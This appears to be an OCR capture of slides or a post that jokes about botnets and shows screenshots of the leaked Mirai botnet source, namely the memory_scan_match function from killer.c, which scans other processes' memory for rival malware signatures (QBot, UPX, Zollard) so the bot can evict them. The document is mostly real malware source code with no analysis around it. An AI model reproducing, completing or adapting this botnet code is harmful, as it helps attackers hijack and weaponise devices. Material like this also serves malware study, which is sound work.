
I FIND YOUR LACK OF NAVIGATION DISTURBING

MY BOTNET BEATS YOURS




Mirai-Source-Code/killer.c at m
GitHub, Inc. [US] | https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/killer.c

```c

static BOOL memory_scan_match(char *path)
{
    int fd, ret;
    char rdbuf[4096];
    char *m_qbot_report, *m_qbot_http, *m_qbot_dup, *m_upx_str, *m_zollard;
    int m_qbot_len, m_qbot2_len, m_qbot3_len, m_upx_len, m_zollard_len;
    BOOL found = FALSE;

    if ((fd = open(path, O_RDONLY)) == -1)
        return FALSE;

    table_unlock_val(TABLE_MEM_QBOT);
    table_unlock_val(TABLE_MEM_QBOT2);
    table_unlock_val(TABLE_MEM_QBOT3);
    table_unlock_val(TABLE_MEM_UPX);
    table_unlock_val(TABLE_MEM_ZOLLARD);

    m_qbot_report = table_retrieve_val(TABLE_MEM_QBOT, &m_qbot_len);
    m_qbot_http = table_retrieve_val(TABLE_MEM_QBOT2, &m_qbot2_len);
```



Mirai-Source-Code/killer.c at m
GitHub, Inc. [US] | https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/killer.c

```
    m_qbot_report = table_retrieve_val(TABLE_MEM_QBOT, &m_qbot_len);
    m_qbot_http = table_retrieve_val(TABLE_MEM_QBOT2, &m_qbot2_len);
    m_qbot_dup = table_retrieve_val(TABLE_MEM_QBOT3, &m_qbot3_len);
    m_upx_str = table_retrieve_val(TABLE_MEM_UPX, &m_upx_len);
    m_zollard = table_retrieve_val(TABLE_MEM_ZOLLARD, &m_zollard_len);

    while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
    {
        if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
            mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
            mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
            mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
            mem_exists(rdbuf, ret, m_zollard, m_zollard_len))
        {
            found = TRUE;
            break;
        }
    }
```



Mirai-Source-Code/table.c at r
GitHub, Inc. [US] | https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/table.c

